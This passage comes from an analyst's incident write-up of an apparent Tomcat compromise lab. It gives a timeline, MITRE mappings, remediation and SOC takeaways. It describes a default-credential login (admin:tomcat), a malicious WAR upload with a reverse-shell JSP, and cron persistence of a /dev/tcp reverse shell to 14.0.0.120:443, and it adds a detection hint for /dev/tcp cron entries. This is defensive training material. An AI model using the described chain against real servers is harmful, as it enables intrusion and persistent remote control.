/tmpdirectory — always writable, a common staging ground for attackers
Analyst Note:
The fact thatwhoamireturnedrootmeans Tomcat was running as the root user — a critical misconfiguration. In a properly configured environment, Tomcat should run as a dedicated low-privilege service account (tomcatuser), which would have significantly limited the attacker’s capabilities even after gaining code execution.
MITRE ATT&CK Reference:
This phase maps to T1053.003 — Scheduled Task/Job: Cron (persistent reverse shell via cron) and T1571 — Non-Standard Port (using port 443 for C2 to evade egress filtering).
7. Full Attack Timeline
| Time (UTC) | Kill Chain Phase | Activity |
|---|---|---|
| 18:19:34 | Reconnaissance | Gobuster begins directory enumeration on port 8080 |
| 18:19:34 | Discovery | /manager/ discovered via 302 redirect |
| 18:20:06 | Credential Access | Brute-force begins against /manager/html (first attempt: admin:admin) |
| 18:20:24 | Credential Access | Successful login with admin:tomcat — session cookie issued |
| 18:22:15 | Execution | JXQOZY.war uploaded and deployed — reverse shell active |
| Post-deploy | Command & Control | Reverse shell established back to 14.0.0.120:443 |
| Post-deploy | Discovery | whoami confirms root access |
| Post-deploy | Persistence | Cron job installed — reverse shell every minute |
8. Remediation & Mitigation Recommendations
Immediate Actions
- Take the web server offline and preserve forensic evidence
- Remove the deployed WAR file
JXQOZY.warand all extracted files - Delete the cron job:
crontab -ror manually remove from crontab - Block outbound connections to
14.0.0.120at the network perimeter - Change all Tomcat credentials immediately
Short-Term Fixes
- Change default credentials immediately —
admin:tomcatandadmin:adminare the first credentials any attacker will try. Enforce a strong password policy. - Never run Tomcat as root — Run as a dedicated low-privilege service account (
tomcatuser). This would have prevented the cron job installation and limited post-exploitation impact. - Disable or secure the Manager Application — The manager app should never be exposed without IP allowlisting. If not needed in production, disable it entirely.
Long-Term Hardening
- Implement egress filtering — Monitor and restrict outbound connections on port 443 to unknown external IPs. The reverse shell relied on this port being allowed.
- Monitor crontab changes — Alert on any new cron job additions, especially those containing
/dev/tcpor reverse shell patterns. - Upgrade Tomcat — The server was running Apache Tomcat 7.0.88, an outdated version with known vulnerabilities. Upgrade to a currently supported release.
- Deploy a WAF — A Web Application Firewall would detect unusual file uploads and brute-force patterns.
9. Conclusion
The Tomcat Takeover analysis demonstrates a complete, structured attack chain from reconnaissance through persistent access. Key findings include:
Reconnaissance: Gobuster 3.6 discovered the
/manager/admin panel via directory brute-forcing in seconds.Credential Access: Default credentials (
admin:tomcat) were cracked via HTTP Basic Authentication brute-forcing — the most preventable vulnerability in this entire chain.Execution: A malicious WAR file (
JXQOZY.war) was deployed through the Tomcat Manager’s legitimate upload feature, embedding a reverse shell JSP (rzpmxxmm.jsp).Persistence: A cron job was installed to reconnect a
/dev/tcpbash reverse shell to the attacker every minute on port 443, ensuring persistent access even through reboots and shell kills.Root Access: Tomcat running as root gave the attacker full system privileges immediately — no privilege escalation was needed.
Key Takeaways for the SOC:
- Default Credentials: Changing default passwords is the single most impactful defense. This entire attack chain was enabled by
admin:tomcat. - Principle of Least Privilege: Never run services as root. A low-privilege service account would have contained the blast radius.
- Egress Monitoring: The cron-based reverse shell on port 443 would have been caught by proper egress filtering and network monitoring.
- Defense in Depth: Each phase exploited a separate misconfiguration. Fixing any single one would have broken the kill chain.
Analysis Date: March 22, 2026
Analyst: El OMARI Zakaria